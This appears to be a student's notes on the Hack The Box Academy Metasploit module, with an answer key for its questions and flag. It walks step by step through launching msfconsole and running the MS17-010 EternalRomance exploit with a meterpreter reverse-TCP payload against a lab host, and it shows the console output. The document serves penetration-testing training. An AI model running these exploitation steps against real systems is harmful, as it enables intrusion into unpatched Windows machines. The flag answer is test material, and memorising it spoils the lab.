
Eric Mwenda

Metasploit

https://academy.hackthebox.com/achievement/596337/39



Using the Metasploit Framework

Tier 0 Easy Offensive 5 hours

The Metasploit Framework is an open-source set of tools used for network enumeration, attacks, testing security vulnerabilities, evading detection, performing privilege escalation attacks, and performing post-exploitation.


★★★★★

Created by 0nenine9

Introduction to Metasploit

In this section we begin by explaining what metasploit projesc is and we said it is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute the exploit code.

The Metasploit Framework includes a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection.



Modules are actual exploit proof-of-concepts that have already been developed and tested in the wild and integrated within the framework to provide pentesters with ease of access to different attack vectors for different platforms and services. Metasploit as a product is split into two versions. The Metasploit Pro version is different from the Metasploit Framework

Metasploit Framework Console.

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows you efficient access to virtually all options available in the MSF.

Features in the msfconsole include:-

1. It is the only supported way to access most of the features within Metasploit

2. Provides a console-based interface to the Framework

3. Contains the most features and is the most stable MSF interface

4. Full readline support, tabbing, and command completion

5. Execution of external commands in msfconsole

Questions

Answer the question(s) below to complete this Section and earn cubes!

Which version of Metasploit comes equipped with a GUI interface?
Ans: Metasploit Pro


What command do you use to interact with the free version of Metasploit?
Ans: msfconsole

Introduction to MSFconsole

To start interacting with the Metasploit Framework, we type **msfconsole** in the terminal of our choice.

Many security-oriented distributions such as Parrot Security and Kali Linux come with msfconsole preinstalled.

Launching MSFconsole



```
┌──(coderic㉿kali)-[~]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic]
└─# msfconsole


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.3.4-dev                          ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

MSF Engagement Structure

The MSF engagement structure can be divided into five main categories.


- Enumeration
- Preparation
- Exploitation
- Privilege Escalation
- Post-Exploitation

Modules

Metasploit modules are prepared scripts with a specific purpose and corresponding functions that have already been developed and tested in the wild.

The exploit category consists of so-called proof-of-concept (POCs) that can be used to exploit existing vulnerabilities in a largely automated manner.

Example:




```
794   exploit/windows/ftp/scriptftp_list
```

Index No.

The No. tag will be displayed to select the exploit we want afterward during our searches.

Type

The Type tag is the first level of segregation between the Metasploit modules.



Type	Description
`Auxiliary`	Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality.
`Encoders`	Ensure that payloads are intact to their destination.
`Exploits`	Defined as modules that exploit a vulnerability that will allow for the payload delivery.
`NOPs`	(No Operation code) Keep the payload sizes consistent across exploit attempts.
`Payloads`	Code runs remotely and calls back to the attacker machine to establish a connection (or shell).
`Plugins`	Additional scripts can be integrated within an assessment with `msfconsole` and coexist.
`Post`	Wide array of modules to gather information, pivot deeper, etc.

When selecting a payload to use we use the command:- **use <no>**

OS

The OS tag specifies which operating system and architecture the module was created for. Naturally, different operating systems require different code to be run to get the desired results.

Service

The Service tag refers to the vulnerable service that is running on the target machine. For some modules, such as the auxiliary or post ones, this tag can refer to a more general activity such as gather, referring to the gathering of credentials, for example.


Name

The Name tag explains the actual action that can be performed using this module created for a specific purpose.

Searching for Modules

In our example we tried to find the EternalRomance exploit for older Windows operating systems.


This are the results:-



```
msf6 > search eternalromance

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec  2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/Eternal
Champion SMB Remote Windows Code Execution
   1  auxiliary/admin/smb/ms17_010_command  2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/Eternal
Champion SMB Remote Windows Command Execution


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/admin/smb/ms17_010_command

msf6 > |
```

Using type to search:-

command used:- **search eternalromance type:exploit**




```
msf6 >  search eternalromance type:exploit

Matching Modules
================

   #  Name                                 Disclosure Date  Rank    Check  Description
   -  ----                                 ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec  2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalC
hampion SMB Remote Windows Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_psexec

msf6 > |
```

Using Modules

To select the module of choice you only need to type command use **<index_number>**


Example:



```
msf6 > use 0

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

To check which options are needed to be set before the exploit can be sent to the target host, we can use the show options command.


Example:



```
msf6 > use 0

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank fo
                                                                  r auto)
   NAMED_PIPES           /usr/share/metasploit-framewor yes       List of named pipes to check
                         k/data/wordlists/named_pipes.t
                         xt
   RHOSTS                                               yes       The target host(s), see https://docs.metasploit.com/d
                                                                  ocs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to to be used on target for prett
                                                                  y listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADMIN
                                                                  $,C$,...) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > |
```

MSF - Module Information


We use the command **info** after selecting the module if we want to know something more about the module.



```
msf6 exploit(windows/smb/ms17_010_psexec) > info

       Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
     Module: exploit/windows/smb/ms17_010_psexec
   Platform: Windows
       Arch: x86, x64
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2017-03-14

Provided by:
  sleepya
  zerosum0x0
  Shadow Brokers
  Equation Group

Available targets:
      Id  Name
      --  ----
  ⇒   0   Automatic
      1   PowerShell
      2   Native upload
      3   MOF upload
```

MSF - Target Specification

Using command set one is able to set the target. Example:-




Modules

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.10.10.40

RHOSTS => 10.10.10.40
```

MSF - Exploit Execution

Once everything is set and ready to exploit or execute, command run is used

Example:




Modules

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pa
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
```

Questions


Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer. **Ans: HTB{MSF-W1nD0w5-3xPL01t4t10n}**

First was to open the msfconsole



